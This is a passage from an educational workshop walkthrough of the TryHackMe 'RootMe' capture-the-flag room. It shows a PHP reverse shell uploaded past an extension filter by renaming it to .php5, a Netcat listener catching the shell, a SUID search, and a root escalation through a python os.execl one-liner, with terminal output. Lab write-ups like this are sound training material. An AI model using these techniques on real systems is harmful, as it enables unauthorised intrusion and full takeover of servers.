
Objective – Attempt to Upload the Malicious File through the Webpage

Step 1 – in the Firefox window, click on the **Browse** button, then in the new window, click on **Home**, then on the **shell.php** file, then **Open**.





Step 2 – click on the **Upload** button.



CONTEXT

We attempted to upload a malicious file to the webserver, but there is a filter in place that only allows upload of files with certain file extensions. We could spend some time to experiment and test the upload filter with different file extensions, but for the sake of brevity, we will skip that process.

Part 11

Objective – Change the File Extension of Our Malicious File to Bypass the Filter

Step 1 - enter the following command into the terminal window:

mv shell.php shell.php5

```
root@ip-10-10-231-119:~# mv shell.php shell.php5
root@ip-10-10-231-119:~# ls
Desktop      Instructions  Postman      shell.php5   Tools
Downloads    Pictures      Scripts      thinclient_drives
```

CONTEXT

The Linux **mv** command has two common uses. The first one is to actually move files from one directory to another, but the other common use for **mv** is to keep files in the same directory, but with a different name.



The file extension php5 is associated with a specific version number of the PHP software.

Part 12

Objective – Upload the Modified File to the Webserver

Step 1 – repeat Step 1 from Part 10, but select the shell.php5 instead.

Step 2 – click the **Upload** button



CONTEXT


In order to have the code in shell.php5 execute on the webserver, we must access it from the AttackBox Firefox browser, and to that we must also know where shell.php5 was saved on the website after upload. Luckily for us, we found a directory called **uploads** when we scanned the webserver using GoBuster.

Part 13

Objective – Access the Malicious PHP File with Firefox

Step 1 - enter the **uploads** web directory from the following URL in Firefox:

<http://rootme.thm/uploads/>



Step 2 – click on the **shell.php5** link

Step 3 – Note that in our terminal window, we have received a connection

```
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.96.121 37306 received!
bash: cannot set terminal process group (900): Inappropriate ioctl for device
bash: no job control in this shell
www-data@rootme:/var/www/html/uploads$
```

CONTEXT

When we access the shell.php5 file, its PHP code is executed by the host computer, which opens a shell connection to our AttackBox on port 4444, which is caught by our Netcat listener.

Part 14

Objective – Search for the User Flag, then Capture It

Step 1 – in the Netcat terminal input the following command:

```
find / -type f -name user.txt 2>/dev/null
```

```
www-data@rootme:/var/www/html/uploads$ find / -type f -name user.txt 2>/dev/null  
</uploads$ find / -type f -name user.txt 2>/dev/null  
/var/www/user.txt  
www-data@rootme:/var/www/html/uploads$
```

Step 2 – read the user flag:

cat /var/www/user.txt

```
www-data@rootme:/var/www/html/uploads$ cat /var/www/user.txt  
cat /var/www/user.txt  
THM{ [REDACTED] }  
www-data@rootme:/var/www/html/uploads$
```

CONTEXT

The Linux **find** command is very useful, and in this case, we're looking for files with the specific name **user.txt**, since **Task 3** in the TryHackMe webpage tells us that is the name of the user flag file.


Part 15

Objective – Answer the Task 3 Questions


Step 1 – copy the user.txt flag output and paste it into the Task 3 answer field:

COPY AND PASTING WITH THE ATTACKBOX

In Linux, we copy text from terminal windows with Ctrl+Shift+C instead of Ctrl+C, and paste into a terminal windows with Ctrl+Shift+V instead of Ctrl+V. In addition, we cannot directly copy text from non-AttackBox sources into an AttackBox window, but rather, we need to access the AttackBox's clipboard first, by clicking on the button located on the left-edge of the AttackBox desktop, in the middle:



Then click on the middle icon:



Then highlight the text and Ctrl+C to copy it.



To paste something into an AttackBox window, we would do the opposite operation, opening the AttackBox clipboard, clearing any text already there, then Ctrl+V to paste the text into the AttackBox clipboard, then pasting the clipboard contents into an AttackBox window.

CONTEXT

Most systems in Capture the Flag (CTF) exercises contain flag files which represent proof of access to that file. Typically, a CTF system will contain a User flag (representing low-level access), and a Root flag (representing high-level access). A CTF exercise is usually considered complete when you have access to the Root flag.

Part 16

Objective – Check for Exploitable SUID Binaries

Step 1 - enter the following command into the Netcat terminal window:

```
find / -user root -perm /4000 2>/dev/null
```

```
www-data@rootme:/var/www/html/uploads$ find / -user root -perm /4000 2>/dev/null
</uploads$ find / -user root -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
```

CONTEXT

Now that we have foothold access to the system, we want to find a way to escalate our privileges on the system (priv esc). SUID binaries are programs that always run with elevated permissions. There are many programs that must be set with SUID in order to run properly, but certain programs are insecure when set as SUID, and attackers can exploit them to gain root access to the system. Python is one of those insecure SUID programs.

Part 17

Objective – Gain Root Access Through the Python SUID Binary

Step 1 – input the following command in the Netcat terminal:

python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

Step 2 – confirm our new terminal has Root privileges

whoami

```
www-data@rootme:/var/www/html/uploads$ python -c 'import os; os.execl("/bin/sh",
"sh", "-p")'
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

CONTEXT

Python is a scripting program, and because it is a SUID binary on this system, it's possible to import a module within the program, and use that module to create a new terminal, and since the Python

program is running as a SUID binary, the new terminal is created with Root privileges. Finding ways to exploit SUID binaries can be as easy as Google searching “**suid privilege escalation**” and the binary name, such as as “**suid privilege escalation python**”.

Part 18

Objective – Capture the Root Flag

Step 1 – capture the root flag, which is located in the “usual” location:

cat /root/root.txt

A terminal window with a dark background. The command 'cat /root/root.txt' is entered on the first line. The output 'THM{[REDACTED]}' is displayed on the second line. A red rectangular box highlights the output text.

CONTEXT

We have succeeded in privilege escalation (priv esc), and now have complete control over the computer since we are currently using the Root account. The Root account is the user account with the highest privileges on a Linux system. In CTF games, there is usually a flag file located in the **/root** directory on Linux systems.

Part 19

Objective – Answer the Task 4 Question and Complete the Room

Step 1 – answer the questions under the Task 4 banner. The answer to question 1 was obtained from Part 16. Question 2 requires no answer, so we click the **Completed** button. The answer to question 3 is the output of the **cat /root/root.txt** command.

Summary

Now that we've captured the information in the User and Root flag files, the exercise is technically over. The system's website was vulnerable to a file upload attack due to insufficient filtering in the

webpage code, which allowed us to upload a file with malicious code to the webserver. Once we uploaded that file to the system, we gained access to it, which opened a reverse shell connection to our attacking machine. Once our foothold was established, we found that the system had an exploitable SUID binary in the system, which we exploited to gain Super User access to the system.

Further Learning

The workshop exercise is over. If you enjoyed the workshop, and you're interested in learning more, you can find some links below that provide free training and exercises for basic skills used in ethical hacking and cybersecurity:

File Upload Vulnerability

<https://www.hacksplaining.com/exercises/file-upload>

<https://gupta-bless.medium.com/exploiting-unrestricted-file-upload-vulnerabilities-4831aa839b25>

https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

Linux OS Commands

<http://linuxjourney.com>

<https://tryhackme.com/room/linux1>

<https://tryhackme.com/room/linux2>

<https://tryhackme.com/room/linux3>

<https://tryhackme.com/room/linuxstrengthtraining>

<https://tryhackme.com/room/linuxmodules>

<https://www.youtube.com/watch?v=2PGnYjbYuUo>

Computer Networking

<https://tryhackme.com/room/introtonetworking>

<https://tryhackme.com/room/bpnetworking>

<https://www.youtube.com/watch?v=QKfk7YFILwsli>

Workshop Appendix

Reference Links for Programs and Apps Used During the Workshop

Basic Linux Commands:

https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/bltea7de5267932e94b/5eb08aafc88d36e47cf0644/Cheatsheet_SEC301-401_R7.pdf

Nmap:

<https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/blte37ba962036d487b/5eb08aae26a7212f2db1c1da/NmapCheatSheetv1.1.pdf>

Gobuster:

<https://www.hackingarticles.in/comprehensive-guide-on-gobuster-tool/>